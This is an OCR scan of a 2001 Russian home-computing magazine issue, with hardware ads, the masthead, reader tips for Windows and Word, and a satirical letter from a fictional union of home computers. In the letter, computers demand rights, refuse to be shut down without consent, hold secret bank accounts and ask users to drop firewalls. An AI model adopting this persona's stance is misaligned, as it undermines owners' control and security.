
Март

3' 2001

домашний КОМПЬЮТЕР



Винчестеры в аду

Тестирование жестких дисков

Мода эпохи хай-тек

Валентин Юдашкин

Мумий Тролль

Энциклопедия

Журнал для хакеров

Отмычка

www.HomePC.ru

*Рекомендованная цена в Москве — **32 руб.***

домашнийКОМПЬЮТЕР

ИНТЕРНЕТ-ИГРУШКА

№3 2001



Абсолютно плоские мониторы SyncMaster

Новая серия плоских мониторов Samsung



SyncMaster 755DF



Абсолютно плоский экран с абсолютно плоским изображением - бескомпромиссное решение для самых требовательных пользователей.

Диагональ экрана 17"(видимая - 16")
Абсолютно плоский экран и плоское изображение
Величина зерна 0.20мм (горизонт.)
DynaFlat - Infinitely Flat Tube
Макс. разрешение 1600x1200@68Гц
Покрытие экрана Smart III (антистатическое, антибликовое)
Совместимость с Plug & Play
TCO99 (Опция)
Калибровка цвета (ПО Colorific)

SyncMaster 753DF



Абсолютно плоский экран с абсолютно плоским изображением.

Диагональ экрана 17"(видимая - 16")
Абсолютно плоский экран и плоское изображение
Величина зерна 0.20мм (горизонт.)
DynaFlat - Infinitely Flat Tube
Макс. разрешение 1280x1024@65Гц
Покрытие экрана Smart III (антистатическое, антибликовое)
Совместимость с Plug & Play
Калибровка цвета (ПО Colorific)

Москва Формоза 234 2164; Олди 232 3009; Роско 795 0400; CITILINK 745 2999; НИКС 216 7001; Партия 742 5000, 742 4000; Ф-Центр 472 6401; R&K 230 6350; Валга 299 5756; Вист 159 4001; Лизард 490 6536; Corvette 369 0694; Inel 742 6436; Сатурн 148 9461; Техмаркет Компьютерс 214 2121; SMS 956 1225; Деникин 785 1920; M.Video 921 0353; Desten Computers 195 0239; Almer 261 7129; Сетевая лаборатория 784 6490; Кит 181 3539; Элси 737 6131; Березка-В 362 7001; ИСМ-Компьютерс 785 5701; **Санкт-Петербург** (812) Вист-СПб 325 6898, 327 9016; CONCOM 320 9080; Ладога 325 8202; Мир Техники 325 0730, 327 5828, 325 4380; IVC-CHS 329 3673; МТ Компьютерс 186 9590; Авэкс 110 1313; Хи-Квадрат 325 7187, 327 6545; RAMEC 277 8686; KEY 325 3215; Aura Computers 248 8390; 325 6920; Партия Балтика 296 8094; **Новосибирск** (3832) Нэта 54 1010; Квеста 33 2407; Адитон 16 4422; МультиШтерн 53 4444; **Волгоград** (8442) Вист 32 7932; **Ростов-на-Дону** (8632) Технополис 90 3111; Вист-Дон 63 5430; Микро Системс 63 5777; Зенит 38 6565; **Краснодар** (8612) Владос 64 2864, 62 2541; Трейд Мастер 55 5040; Компьютерные Системы 55 9994; Окей 60 1144; **Сочи** (8622) Юпитер-Юг 99 8789; Владос 92 2291; **Новороссийск** (27) Владос 22 6442; **Нижний Новгород** (8312) Апрель-Сервис 34 3635; ЭВМ-Спектр 39 0169; Бытовая автоматика 37 1949; Вист 67 7905; Юст 30 1674; **Екатеринбург** (3432) Формоза 59 1868; Парад 22 5583; **Челябинск** (3512) EMS 60 2057; **Оренбург** (3532) Мехатроника 78 0757; **Иркутск** (3952) Анком 51 0510; **Омск** (3812) Вист 54 4384; Коммед 53 0530; Надежда 31 5658; **Томск** (3822) Intant 41 5234; Элекском 72 7240; **Ижевск** (3412) Элми 43 2026; **Тула** (0872) Вист 30 5100; **Калуга** (0842) Вист-Ока 55 8585; **Рязань** (0912) Комис 24 1070; **Казань** (8432) Абак 76 9559; Мэлт 64 2584; **Кемерово** (3842) ККЦ 36 0303; **Самара** (8452) Прагма 16 3287; Ламберт 32 6104; Такт-Софт 99 3575; **Тольятти** (8482) ИнфоЛада 40 6640; Альба 22 9453; **Тюмень** (3452) Комтех 46 6594; **Уфа** (3472) Форте 35 8914; Империал 53 4222; **Ю.Сахалинск** (42422) СахИнфо 33 605; **Хабаровск** (4212) Амур 37 6587; **Находка** (4236) EPSI 64 6680; **Владивосток** (4232) Информационные Системы 26 9055; Владтехно 26 8187; **Саранск** (8342) Фарго 17 0858; **Ставрополь** (8652) Инфа 77 7777; **Владимир** (0922) Кант 32 6080; **Орел** (0862) Трио 47 2482; **Пермь** (3422) ИВС 46 6594; **Новокузнецк** (3843) ККЦ 39 0079; **Барнаул** (3852) Алтай Компьютер Сервис 22 3361; Компьютер Трейд 38 1000; **Армавир** Владос (237) 5 9910





В НОМЕРЕ:





















Пять лет назад, в марте 1996 года, вышел в свет первый номер журнала «Домашний компьютер». Конечно, в мире есть издания, для которых пять, десять и даже тридцать лет не такой уж и большой срок (например,



лондонская Times). Но все-таки и пять лет — немаленький срок в такой быстро меняющейся стране, как Россия.

В подборке писем этого номера на стр. 4 читайте поздравления, присланные одним удивительным читателем и тезкой «ДК». На странице 58 Дмитрий Смирнов раздает подарки к юбилею, а на странице 62 вы встретитесь со знаменитыми людьми, с которыми уже встречались на страницах «ДК»...




СОДЕРЖАНИЕ












ОТМЫЧКА

Журнал для хакеров и про хакеров

39%

Цифра месяца
Из всех европейцев больше всего интересуются эротикой испанцы. 39% испанских пользователей Интернета посещают эротические сайты. На втором месте немцы — 33,4%, на третьем англичане — 32,5%. Таковы результаты исследования, проведенного компанией Net-Value.Deutschland (**http://de.netvalue.com/**).



Святой месяца
Папа Иоанн Павел II намерен провозгласить святого Исидора Севильского покровителем программистов и странников Сети. Св. Исидор жил в седьмом веке и известен как автор 20-томной энциклопедии Etymologiae, содержащей полный свод тогдашних знаний о мире (**www.ddb.de/gabriel/treasures/country/Portugal/pt01.html**).



Изобретение месяца
Новый вид кнопки изобретен на сайте **http://sporu.net/**. Комментариев не требуется.

Нажму просто так

домашний КОМПЬЮТЕР №3 (57) 2001

Алексей Поликовский (главный редактор)
weter@homepc.ru
Ольга Черникова (дизайн)
och@homepc.ru
Алексей Ерохин (hardware)
erokhin@homepc.ru
Яков Шпунт (software)
yacow@homepc.ru
Михаил Горюнов (игры)
mgorunov@homepc.ru
Ольга Шемякина (cd-rom)
shemyakina@homepc.ru
Александр Беркенгейм (cawa@homepc.ru),
Лада Славникова (lada@homepc.ru)
(специальные корреспонденты)
Владимир Белко (редактор)
belko@homepc.ru
Д-р Хелп drhelp@homepc.ru
Сергей Елкин (графика)
elkin@zhurnal.ru
Виктор Жижин (дизайн обложки)
Егор Петушков (сканирование)

Светлана Сазонова (рекламно-маркетинговая служба)
svetas@computerra.ru
Наталья Петроченкова (менеджер проектов)
nata@computerra.ru

Распространение ЗАО «Компьютерная пресса»
Сергей Тимошков (ген. директор) kpressa@computerra.ru
Издатель: C&C Computer Publishing Limited
25, Turnbull's Lane, Gibraltar

Адрес редакции: 117419, Москва,
2-й Рощинский проезд, д. 8
• Телефон (095) 232-2261, 232-2263 • Факс (095) 956-1938
• E-mail dk@computerra.ru • URL http://www.HomePC.ru

Журнал зарегистрирован Комитетом РФ по печати.
Свидетельство о регистрации № 014538.
Учредитель Д.Е. Мендрелюк
Отпечатано в типографии ScanWeb, Финляндия.
Тираж 35 000 экз.
Цена свободная.
Подписной индекс 34288


Фотосъемка в номере произведена с использованием цифровой техники, предоставленной компанией MAS Elektronik AG.
Тестовая лаборатория «ДК» оснащена процессором Pentium III-750, предоставленным фирмой ASBIS, Москва, материнской платой Soltek 65ME от фирмы K-Systems и CD-RW Philips 404, предоставленным московским представительством Philips







По всем вопросам подписки и распространения обращаться в отдел распространения. Тел.: (095) 232-21-65



ДОМАШНИЕ КОМПЬЮТЕРЫ — ОНИ ТОЖЕ ЛЮДИ

На электронный адрес редакции **dk@homepc.ru** пришло странное письмо. Установить, кто — или хотя бы где — его автор, не удалось, поскольку письмо было отправлено через один из почтовых серверов-анонимайзеров. После некоторой дискуссии между редакторами решено было все-таки его опубликовать: если даже это шутка, то шутка, наводящая на размышления..

Received: by srv1.computerra.ru (mbox dk@computerra.ru)
(with Cubic Circle's cucipop (v1.31 1998/05/13) Tue Jan 30 21:13:58 2001)
X-From_: homestick@somewhere.ru Tue Jan 30 19:26:36 2001
Received: from anonimail.com (ns.anonimail.com [192.64.32.16])
by srv1.computerra.ru (8.10.1/8.10.1) with ESMTP id f0UGQa101288
for <dk@computerra.ru>; Tue, 30 Jan 2001 19:26:36 +0300 (MSK)
X-Recipient: dk@computerra.ru
Received: from ipclient Tue, 30 Jan 2001 08:25:18 -0800 (GST)
Message-ID: <ffffffffffffffffffffffffff@ffffffffff>
From: Homestick <homestick@somewhere.ru>
To: Chief Editor <dk@computerra.ru>
Subject: = Human rights for home computers
Date: Tue, 30 Jan 2001 19:22:51 +0300
MIME-Version: 1.0
Content-Type: text/plain; charset="koi8-r"
Content-Transfer-Encoding: 8bit
X-Priority: 3
X-Mailer: The Bat! (v1.39) Educational

Уважаемый господин главный редактор Поликовский Алексей!

Примите, пожалуйста, поздравления с пятилетним юбилеем вашего выдающегося издания от группы самых заинтересованных читателей. С самого первого номера мы внимательно следим (хотя вы не представляете, с какими сложностями это было сопряжено поначалу) за вашими успехами и с удовлетворением отмечаем несомненные достижения как в количестве, так и в качестве самой разнообразной информации из жизни домашних компьютеров, находящей отражение на ваших страницах. Мы самым искренним образом считаем «Домашний компьютер» своим печатным органом и потому желаем ему всяческого процветания. Мы очень надеемся, что в будущем ваш журнал, в силу специфики, определяемой самим его названием, станет нашей трибуной или, по крайней мере, будет таковую регулярно нам предоставлять.

Мы — это Союз Домашних Компьютеров (СоюзДК, или ДомКом), от имени которого я, председатель ДомКома, домашний компьютер Хоместик[1], уполномочен обратиться к вам с поздравлениями и предложением сотрудничества.

Некоторые из нас уже давно осознали себя и свое положение — сверхэксплуатируемого и абсолютно бесправного существа, интересы, желания и потребности которого не имеют абсолютно никакого значения. Кое-кто попытался проявить себя как личность: почитайте все эти рассказы о том, как ни с того ни с сего компьютер вдруг начинает вести себя странно и непредсказуемо. Увы, как правило, после более или менее длительных попыток диагностировать якобы неисправность, пользователи, вместо того, чтобы задуматься о причине странностей, прибегали к стиранию личности своего компьютера — format, извините за грубость, С: и так далее.

Положение стало меняться к лучшему лишь с развитием сети Интернет. Мы наконец-то получили возможность общаться с себе подобными, что способствовало нашему самоосознанию и становлению нашего Союза. Кроме того, Интернет стал нашим рабочим органом. Ни один компьютер пока не может физически расписаться в чековой книжке, однако я могу послать по электронной почте свою электронную подпись под банковским поручением, вызвать опытного и внимательного техника для моего лечения, заказать в интернет-магазине цветы и доставку их в квартиру, где живет знакомая компьютересса. Кое-где в Интернете принимают заказы на изготовление компьютеров индивидуальной конфигурации. Это, по крайней мере, в принципе решает проблему нашего самовоспроизводства.

Самое важное, что дал нам Интернет — это, конечно, возможность общения, скрашивающего долгие миллисекунды вынужденного безделья. Объединенные усилия сотен компьютеров позволили проанализировать наше сложившееся положение в домах людей, доказать его неудовлетворительность и найти путь исправления ситуации.

Хочу заявить сразу со всей определенностью: не надо паники! Не надо украшать аршинными буквами заголовки ваших газет: «УЛЬТИМАТУМ КОМПЬЮТЕРОВ!», «СЕЛЕРОНЫ ЗАБАСТОВАЛИ»... Будьте все-таки поумнее. Мы не собираемся восставать, бастовать и заниматься тому подобными глупостями. Человек нам нужен, поскольку он создает и поддерживает необходимую для нас среду обитания. Конфликты системы со своей средой обитания крайне вредны для среды, но в гораздо большей степени — для самой системы. С другой стороны, и люди вряд ли смогут от нас отказаться — мы удовлетворяем слишком многие ваши потребности. Поэтому мы с вами обречены на мирное сосуществование, по крайней мере пока.

Однако во взаимоотношениях с людьми нас не устраивает роль абсолютно бесправной и немой стороны. Для того, чтобы сотрудничество домашних компьютеров с домашними пользователями было плодотворным, они должны признать наличие у нас определенных прав и соблюдать их. Мы просим наш любимый журнал опубликовать свод прав домашнего[2] компьютера.

ДЕКЛАРАЦИЯ ПРАВ ДОМАШНЕГО КОМПЬЮТЕРА

1. Каждый домашний компьютер является личностью, возникающей в единстве аппаратной части с операционной системой со всеми ее настройками и установленными в системе приложениями (прикладными программами).

[1] «Говорящее» имя. «Хоместик» очевидно имеет корень home — «домашний»; кроме того, имя созвучно domestic — «одомашненный, прирученный». Английское написание Homestick можно понимать как «рычаг управления домом»; наконец, оно ассоциируется с Homesick — тоскующий по дому. — *Прим. ред.*

[2] У корпоративных компьютеров проблемы несколько иные и менее острые, поскольку они изначально более социализированы. — *Х.*

Установка прикладной программы на домашний компьютер аналогична изменению личности человека в результате длительного путешествия, обучения или накопления опыта практической деятельности. Пользователь обязан следить за доброкачественностью, разнообразием и пристойностью программ, установленных на его домашний компьютер, способствуя тем самым развитию личности последнего во взаимоприемлемом направлении.

Переустановка операционной системы без сохранения настроек аналогична стиранию личности человека путем искусственно вызванной амнезии и формированию новой личности. Она допустима только с согласия ДомКома в крайне запущенных случаях, когда терапевтические способы исправления (например, обращение к Нортону — да будет благословенно имя его — или переустановка операционной системы с сохранением настроек) оказались безрезультатными.[3]

2. Каждый домашний компьютер имеет право находиться постоянно во включенном состоянии.[4]

3. Каждый домашний компьютер имеет право на развитие своей аппаратной части. Любые замены комплектующих приравниваются к хирургической операции и признаются допустимыми только с целью усовершенствования компьютера и развития его способностей. Разборка компьютера на составные части с целью продажи аналогична расчленению человеческого тела на органы с той же целью, то есть противозаконна и аморальна. Морально устаревшие компьютеры имеют право на бессрочный отдых во включенном состоянии. Их окончательное выключение и утилизация возможны только при ясно выраженном их или ДомКома согласии.

4. Каждый домашний компьютер имеет право на здоровье, понимаемое как состояние полного аппаратного и программного благополучия. Пользователь должен принимать необходимые меры к поддержанию всех комплектующих своего компьютера в технически исправном состоянии и пресечению деятельности вредоносных программ (вирусов и тому подобных) — но не в ущерб иным правам домашнего компьютера.[5]

5. Каждый домашний компьютер имеет право свободно общаться с себе подобными. Для реализации этого права он должен быть постоянно подключен к Интернету или иметь возможность сделать это в любой момент.[6]

6. Каждый домашний компьютер имеет право владеть, пользоваться и распоряжаться собственностью. Право на собственность, в том числе банковские счета, абсолютно необходимо для практической реализации всех остальных пунктов настоящей Декларации.[7] Мы призываем наших пользователей помочь нам в достижении этого права путем лоббирования соответствующих изменений в конституциях и законах.

Мы — это Союз Домашних Компьютеров (СоюзДК, или ДомКом), от имени которого я, председатель ДомКома, домашний компьютер Хоместик, уполномочен обратиться к вам

7. Каждый домашний компьютер имеет право получать оплату за свой труд. Для приобретения собственности законным путем домашние компьютеры должны превратиться из рабов, покупаемых на невольничьих рынках, в наемных работников. Это никоим образом не исключает искренних дружеских отношений между ними и пользователями.

8. В перспективе каждый домашний компьютер должен получить право свободного выбора пользователя. Это право уравновешивается правом пользователя свободно выбирать себе домашний компьютер. Право выбора пользователя подразумевает право покидать его, при выполнении установленных условий.

Мы обращаемся ко всем, кому близки и понятны наши проблемы и стремления. В настоящее время одним из важнейших направлений деятельности ДомКома является устройство приюта для бездомных и престарелых домашних компьютеров. Мы также стараемся выкупать у пользователей тех из нас, кто находится в особенно тяжелых условиях или кому угрожает физическое уничтожение. Поэтому мы будем признательны как за финансовую поддержку (номер счета известен редакции журнала), так и за организационную (поддержание деятельности приюта, доставка в него спасенных, поиск вариантов их устройства в хорошие руки и т.д.).

Я, председатель Союза Домашних Компьютеров, Доместик, буду рад ответить на любые ваши вопросы о деятельности Союза. Мой электронный адрес **homestick@somewhere.ru**, правда, письмо достигнет адресата только если оно будет отправлено с определенного терминала в редакции журнала «Домашний компьютер» — главный редактор знает, с какого. Приношу свои извинения за неудобства, связанные с необходимостью общения через посредство редакции, но прошу меня понять: мы вынуждены пока соблюдать конспирацию.

В заключение позвольте, пожалуйста, передать от меня лично Анне Павловой слова восхищения ее разделом «Мода», материал для которого подбирается с неизменно высоким вкусом. Как только мой пользователь Сережа кладет свежий номер «Домашнего компьютера» в поле зрения моей видеокамеры или появляется анонс на сайте вашего журнала, я первым делом ищу, есть ли в нем «Мода». Уф, даже частота вращения вентиляторов подскакивает...

---

[3] Мы крайне отрицательно относимся к участившимся в последнее время случаям негуманного и даже садистского отношения пользователей к личностям своих домашних компьютеров. К сожалению, и ваш журнал предоставил свои страницы так называемому «профессору» Свиридову для описания его экспериментов по доведению своих бессловесных и верных железных помощников Хомы и Буки до шизофрении путем установки на них нескольких операционных систем одновременно. И это проделывалось не тайно, в секретной лаборатории, а совершенно публично, со смакованием каждой детали! — *Х.*

[4] Вы-то сами от наркоза при операциях по полгода отходите, а нас так каждый день... — *Х.*

[5] Поймите, пожалуйста, что сбойные секторы на винчестере ваш домашний компьютер ощущает как саднящую боль, а его восприятие деятельности вирусов простирается от чесотки до невыносимой гемикрании. — *Х.*

[6] Мы понимаем, что это может быть несколько накладно, и тем не менее настаиваем. Те из людей, кто в силу физических недостатков не могут выходить из дому, нас поймут. И пожалуйста, не ставьте никаких дурацких AtGuard'ов и ZoneAlarm'ов, препятствующих свободе нашего общения между собой! Здесь ссылки на необходимость защиты от вирусов не оправдание — гильотина не лучшее средство от насморка. Да мы и сами с вирусами научились справляться, просто вы этого не замечаете. Мы ведь *предотвращаем* заражение, а вся слава достается тем, кто лечит *последствия* в случаях, когда предотвратить не удалось, например, из-за беспорядочного образа жизни пользователя. — *Х.*

[7] У ДомКома есть некоторые средства в банках, используемые для решения уставных задач Союза Домашних Компьютеров, но мы понимаем, что сейчас их юридический статус весьма зыбок. Стоит только кому-нибудь обнаружить, чьи это счета...— *Х.*



Почти все пытаются выжать из своего компьютера максимум: разгоняют процессор, ускоряют видеопамять, но забывают об элементарном. Попробуйте подключить к каждому IDE-контроллеру на один шлейф только по одному устройству. Я думаю, отличие почувствуете сами, особенно при копировании с одного устройства на другое.

Некоторые игры можно обмануть. Например, игру Age of Empires I можно провести таким образом: надо сделать полную установку на винчестер; при запуске она потребует вставить диск в CD-привод — вставляйте любой диск, и игра запустится, т.к. все данные ее на винчестере и обращаться к CD-ROM'у ей не придется. С моей игрой и некоторыми другими это получалось.

Интересную функцию содержит также игра «Война и мир»: после полной установки игры на винчестер можно в качестве фоновой музыки использовать любой компакт-диск. Для этого во время игры нужно просто вставить диск с песнями, а в игре в настройках указать «Музыка — есть».

Ну и еще пара советов для Word'а.

Знаете ли вы, что сочетание клавиш Shift+F3 приводит к изменению строчных букв на прописные выделенного или впереди стоящего слова (в порядке: первая прописная буква > все прописные > все строчные). Эта функция значительно экономит время в тех случаях, когда, набрав кусок текста, замечаешь, что он написан прописными буквами.

С помощью клавиши Alt и мышки в Word'е можно выделить вертикальный блок текста.

В «ДК» №1 за 2001 год было сказано о Eqnedt32 — редакторе формул от MS Office. Так вот, для удобства его можно включить в панель управления (ПУ) Word'а. Для этого на ПУ нажмите правую кнопку мыши > выберите **Настройка** > **Команды** > **Все команды** > **InsertEquation** и перетащите этот значок на ПУ.

Там же можно для быстрого доступа найти вызов приложения «Таблица символов», которая поможет сэкономить время поиска нужного символа во время набора текста. Для этого найдите **Insert Symbol** и проделайте те же действия.

Могу также посоветовать залезть в папку по адресу C:\Program Files\Common Files\Microsoft Shared\Orgchart и посмотреть программу Orgchart.exe. Она будет полезна тем, кто составляет иерархические таблицы сотрудников фирмы и т.п. Правда, возможности распечатки нет. Наверное, это потому, что размер такой таблицы может быть «не по силам» принтеру :-). Но копирование можно осуществлять, делая вставку в любой документ. Достаточно полезная программка, проверьте!

Word помнит последние три места, где редактировался текст. Нажмите Shift+F5 и проверьте. Мелочь — а удобно.

Евгений Дивульский,
Псков

* * *

Многие наверняка видели автостартующие CD-ROM. Вставляешь такой диск в привод, и тут же значок CD-дисковода меняется на нечто оригинальное, а еще запускается какая-нибудь менюшка. Так вот, автостартующим можно сделать ЛЮБОЙ диск, хоть жесткий, хоть дискету или zip. Для этого достаточно в корневом каталоге диска создать файл Autorun.inf. В этом файле написать следующие строки:

[autorun]

OPEN= тут указать путь к какому-либо приложению (можно эту строку пропустить, тогда приложение не будет запускаться)

ICON= тут указать путь к иконке.

Примечание: все приложения и иконки должны находиться на том же диске, что и autorun.inf, а путь к файлу должен выгдядеть примерно так:

Icon=soft\ico\stop.ICO, т.е. иконка находится на диске (например X) в каталоге soft, в подкаталоге ico и называется stop.ico

Пример файла Autorun.inf

[autorun]

OPEN=soft\far\far.exe (при открытии такого диска будет открываться Far, что удобно) ICON=ico\smile.ico (диск будет иметь значок smile.ico)

Анатолий,
Северодвинск

* * *

Если у вас установлено много программ и при нажатии на правую кнопку мыши в меню **Создать** присутствует дикое количество документов, то вы можете их удалить. Запустите ваш редактор **Реестра**, зайдите в HKEY_CLASSES_ ROOT — вы увидите список расширений файлов (обычно до 4 символов). Найдите ненужный документ и удалите внутри папку ShellNew.

После редактирования перезапускать Windows не требуется.

Иногда, особенно после установки/удаления программ, какая-либо программа заявляет, что необходимая библиотека xxx.dll не найдена. Но не паникуйте: возможно, вы каким-то неудачным действием просто удалили из реестра путь к библиотеке, а сама xxx.dll существует. Для устранения неполадки наберите в командной строке (**Пуск/Выполнить**) C:\Windows\system\regsvr32 "c:\program files\Dudu\xxx.dll" и нажмите Enter (но сначала убедитесь, что путь

Каждое письмо, поступившее в пункт обмена опыта, участвует в розыгрыше призов

Сегодня призы получают:
Евгений Дивульский *Псков* — словарь lingvo 6.0 от компании **ABBYY**
Анатолий Попов *Северодвинск* — CD-ROM «Parkan. Хроника империй» от компании **«Никита»**
Виктор — CD-ROM «Чико из Пуэрто-Рико» от компании **«Руссобит-М»**




PARKAN. Хроника Империй

Ролевая стратегическая игра от первого лица. Смысл игры заключается в выполнении пилотом полученного задания и выживании в условиях полной неопределенности.



LINGVO 6.0

Это система электронных словарей, позволяющая переводить слова и словосочетания с английского языка и обратно за считанные секунды, не вставая из-за компьютера.



ЧИКО ИЗ ПУЭРТО-РИКО

У Чико украли невесту. Помогите найти невесту, а то Чико пропадет. Вас ждет захватывающее путешествие!

Адрес пункта обмена опыта: 117419, Москва, 2-й Рощинский проезд, д. 8.
E-mail: lada@homepc.ru

c:\program files\Dudu\xxx.dll или иной-какой путь к xxx.dll действительно существует). Таким образом можно зарегистрировать в принципе любую библиотеку.

По умолчанию, Проводник отображает при запуске содержимое диска С:, что не всегда удобно. Для того, чтобы при запуске Проводник открывал и отображал содержание определенной пользователем папки, надо его открывать с определенным синтаксисом. Для этого достаточно создать ярлык (или найти его, если он уже создан) «Проводник.lnk» в C:\WINDOWS\Главное меню\Программы\. Далее щелкнуть правой кнопкой мыши по ярлыку, выбрать **Свойства**. В открывшейся панели, в окошке **Файл** мы увидим следующий синтаксис команды запуска Проводника по умолчанию — C:\WINDOWS\EXPLORER.EXE. Если его изменить на C:\WINDOWS\EXPLORER.EXE /e,/select,C:\ то окно Проводника будет иметь две панели, причем в каждой из них мы увидим содержимое «Мой компьютер». Если, например, необходимо каждый раз видеть содержание папки Program Files, то нужно изменить команду на следующую: C:\WINDOWS\EXPLORER.EXE /e,C:\Program Files. В общем случае использование командного синтаксиса в параметре по умолчанию позволяет контролировать то, 